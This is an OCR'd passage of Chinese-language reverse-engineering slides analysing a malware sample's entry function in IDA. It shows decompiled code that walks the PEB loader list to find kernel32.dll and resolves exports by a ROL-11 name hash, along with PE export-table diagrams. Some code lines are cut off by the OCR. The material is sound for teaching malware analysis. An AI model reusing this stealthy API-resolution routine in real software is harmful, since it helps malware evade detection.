
- 紀錄一個載入模組的相關資訊
- `0x00`: `InLoadOrderModuleList`
  - 依載入順序串起的雙向 linked list
  - `Flink`：指向下一個 entry
- **`0x30`: `DllBase`**
  - 此載入模組的 ImageBase
- **`0x58`: `BaseDllName`**
  - 此載入模組的檔案名稱
- _LDR_DATA_TABLE_ENTRY




PEB
gs:[0x60]
BeingDebugged
ImageBaseAddress
0x18
Ldr
_PEB_LDR_DATA
0x10
InLoadOrderModuleList
InMemoryOrderModuleList
InInitializationOrderModuleList
_LDR_DATA_TABLE_ENTRY
0x00
InLoadOrderModuleList
InMemoryOrderModuleList
InInitializationOrderModuleList
0x30
DllBase
0x58
BaseDllName
msedge.exe
ntdll.dll
kernel32.dll
ImageBase of kernel32.dll
Edge Process
PE Headers of kernel32.dll
.text of kernel32.dll
.data of kernel32.dll
Image of kernel32.dll
PE Headers of msedge.exe
.text of msedge.exe
.data of msedge.exe
Image of msedge.exe



Export Table of kernel32.dll
NumberOfNames
0
1
2
3
0x00
...
0x14
0x18
0x1C
0x20
0x24
NumberOfFunctions
NumberOfNames
AddressOfFunctions
AddressOfNames
AddressOfNameOrdinals
RVA of "API0"
RVA of "API1"
RVA of "API2"
0
2
3
RVA of API0
RVA of anonymous fn
RVA of API1
RVA of API2
NumberOfFunctions

Malware Behavior Flowchart



my_start

- 在 Disassembly view 按 [Ctrl+e] 顯示 entry points




my_start

```
__int64 my_start()
{
  // [COLLAPSED LOCAL DECLARATI
  for ( i = &loc_20281179F; *i != 'ZM' || *(getNtHdrs(i) + 24) != 0x20B; i = (i - 1) )
    ;
  p_InLoadOrderModuleList = &NtCurrentPeb()->Ldr->InLoadOrderModuleList;
  for ( j = p_InLoadOrderModuleList; j->Flink != p_InLoadOrderModuleList; j = j->Flink )
  {
    Flink
    v31 =
    if (
    {
      v32 = Flink->Flink;
      if ( (LOWORD(Flink->Flink) == 1
        && ((v3 = WORD1(Flink->Flink)
        && ((v4 = WORD2(Flink->Flink)
        && ((v5 = HIWORD(Flink->Flink
        && ((v6 = Flink->Blink, v6 ==
        && ((v7 = WORD1(Flink->Blink)
        && WORD2(Flink->Blink) == 51
        && HIWORD(Flink->Blink) == 50
      {
        v8 = (v31 + *(getNtHdrs(j[3].
        v9 = v8[6];
        v10 = v31 + v8[8];
        v11 = v31 + v8[9];
        v12 = v31 + v8[7];
```

1. 找 exported_next-stage.dll 的檔案起點

2. 取得 PEB 並遍歷 _LDR_DATA_TABLE_ENTRY

，[y] to retype *j* as _LDR_DATA_TABLE_ENTRY*




my_start

```
__int64 my_start()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  for ( i = &loc_20281179F; *i != 'ZM' || *(getNtHdrs(i) + 24) != 523; i = (i - 1)
    ;
  p_InLoadOrderModuleList = &NtCurrentPeb()->Ldr->InLoadOrderModuleList;
  for ( module = p_InLoadOrderModuleList;
        module->InLoadOrderLinks.Flink != p_InLoadOrderModuleList;
        module = module->InLoadOrderLinks.Flink )
  {
    Flink = module->BaseDllName.Buffer;
    v31 = module->DllBase;
    if ( Flink )
    {
      v32 = Flink->Flink;
      if ( (LOWORD(Flink->Flink) == 107 || v32 == 75)
        && ((v3 = WORD1(Flink->Flink), v3 == 101) || v3 == 69)
        && ((v4 = WORD2(Flink->Flink), v4 == 114) || v4 == 82)
        && ((v5 = HIWORD(Flink->Flink), v5 == 110) || v5 == 78)
        && ((v6 = Flink->Blink, v6 == 101) || v6 == 69)
        && ((v7 = WORD1(Flink->Blink), v7 == 108) || v7 == 76)
        && WORD2(Flink->Blink) == 51
        && HIWORD(Flink->Blink) == 50 )
      {
        v8 = (v31 + *(getNtHdrs(module->DllBase) + 136));
        v9 = v8[6];
        v10 = v31 + v8[8];
        v11 = v31 + v8[9];
        v12 = v31 + v8[7];
```

[y]，retype as WCHAR*

[y]，retype as void*

[y]，retype as IMAGE_NT_HEADERS*



BaseDllName
為 _UNICODE_STRING struct


```
struct _UNICODE_STRING
{
    USHORT Length;
    USHORT MaximumLength;
    WCHAR* Buffer;
};
```

my_start

```
__int64 my_start()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  for ( i = &loc_20281179F; *i != 'ZM' || getNtHdrs(i)->OptionalHeader.Mag
    ;
  p_InLoadOrderModuleList = &NtCurrentPeb()->Ldr->InLoadOrderModuleList;
  for ( module = p_InLoadOrderModuleList;
        module->InLoadOrderLinks.Flink != p_InLoadOrderModuleList;
        module = module->InLoadOrderLinks.Flink )
  {
    dll_name = module->BaseDllName.Buffer;
    dll_base = module->DllBase;
    if ( dll_name )
    {
      v32 = *dll_name;
      if ( (*dll_name == 'k' || v32 == 'K')
        && ((v3 = dll_name[1], v3 == 'e') || v3 == 'E')
        && ((v4 = dll_name[2], v4 == 'r') || v4 == 'R')
        && ((v5 = dll_name[3], v5 == 'n') || v5 == 'N')
        && ((v6 = dll_name[4], v6 == 'e') || v6 == 'E')
        && ((v7 = dll_name[5], v7 == 'l') || v7 == 'L')
        && dll_name[6] == '3'
        && dll_name[7] == '2' )
      {
        v8 = (dll_base + getNtHdrs(module->DllBase)->OptionalHeader.DataDirectory[0].VirtualAddress);
        v9 = v8[6];
        v10 = dll_base + v8[8];
        v11 = dll_base + v8[9];
        v12 = dll_base + v8[7];
```

find "kernel32.dll" from BaseDllName

get kernel32.dll's Export Address Table



my_start

```
v8 = (dll_base + getNtHdrs(module->DllBase)->OptionalHeader.DataDirectory[0].VirtualAddress);
v9 = v8[6];
v10 = dll_base + v8[8];
v11 = dll_base + v8[9];
v12 = dll_base + v8[7];
for ( j = 0i64; j < v9; ++j )
{
  v14 = dll_base + *&v10[4 * j];
  v15 = 0;
  do
    v15 += __ROL4__(v15, 11) + 1187 + *v14++;
  while ( *v14 );
  switch ( v15 )
  {
    case 1593865836:
      v59 = dll_base + *&v12[4 * *&v11[2 * j]];
      break;
    case 1834308452:
      v60 = dll_base + *&v12[4 * *&v11[2 * j]];
      break;
    case 69947296:
      v61 = dll_base + *&v12[4 * *&v11[2 * j]];
      break;
    case -999045030:
      v64 = dll_base + *&v12[4 * *&v11[2 * j]];
      break;
```

[y]，retype *v8* as IMAGE_EXPORT_DIRECTORY*


my_start

```
export_table = (dll_base + getNtHdrs(module->DllBase)->OptionalHeader.DataDirectory[0].VirtualAddress);
num_of_names = export_table->NumberOfNames;
name_array = dll_base + export_table->AddressOfNames;
name_ordinal_array = dll_base + export_table->AddressOfNameOrdinals;
func_array = dll_base + export_table->AddressOfFunctions;
for ( j = 0i64; j < num_of_names; ++j )
{
  v14 = dll_base + *&name_array[4 * j];
  v15 = 0;
  do
    v15 += __ROL4__(v15, 11) + 1187 + *v14++;
  while ( *v14 );
  switch ( v15 )
  {
    case 1593865836:
      v59 = dll_base + *&func_array[4 * *&name_ordinal_array[2 * j]];
      break;
    case 1834308452:
      v60 = dll_base + *&func_array[4 * *&name_ordinal_array[2 * j]];
      break;
    case 69947296:
      v61 = dll_base + *&func_array[4 * *&name_ordinal_array[2 * j]];
      break;
    case -999045030:
      v64 = dll_base + *&func_array[4 * *&name_ordinal_array[2 * j]];
      break;
```

retype as DWORD*


retype as DWORD*

retype as WORD*



my_start

```
export_table = (dll_base + getNtHdrs(module->DllBase)->OptionalHeader.DataDirectory[0].VirtualAddress);
num_of_names = export_table->NumberOfNames;
name_array = (dll_base + export_table->AddressOfNames);
name_ordinal_array = (dll_base + export_table->AddressOfNameOrdinals);
func_array = (dll_base + export_table->AddressOfFunctions);
for ( j = 0i64; j < num_of_names; ++j )
{
  fn_name = dll_base + name_array[j];
  v15 = 0;
  do
    v15 += __ROL4__(v15, 11) + 1187 + *fn_name++;
  while ( *fn_name );
  switch ( v15 )
  {
    case 0x5F00766C:
      v59 = dll_base + func_array[name_ordinal_array[j]]
      break;
    case 0x6D555364:
      v60 = dll_base + func_array[name_ordinal_array[j]]
      break;
    case 0x42B4FA0:
      v61 = dll_base + func_array[name_ordinal_array[j]]
      break;
    case 0xC473C85A:
      v64 = dll_base + func_array[name_ordinal_array[j]];
      break;
```




my_start

```
export_table = (dll_base + getNtHdrs(module->DllBase)->OptionalHeader.DataDirectory[0].VirtualAddress);
num_of_names = export_table->NumberOfNames;
name_array = (dll_base + export_table->AddressOfNames);
name_ordinal_array = (dll_base + export_table->AddressOfNameOrdinals);
func_array = (dll_base + export_table->AddressOfFunctions);
for ( j = 0i64; j < num_of_names; ++j )
{
  fn_name = dll_base + name_array[j];
  v15 = 0;
  do
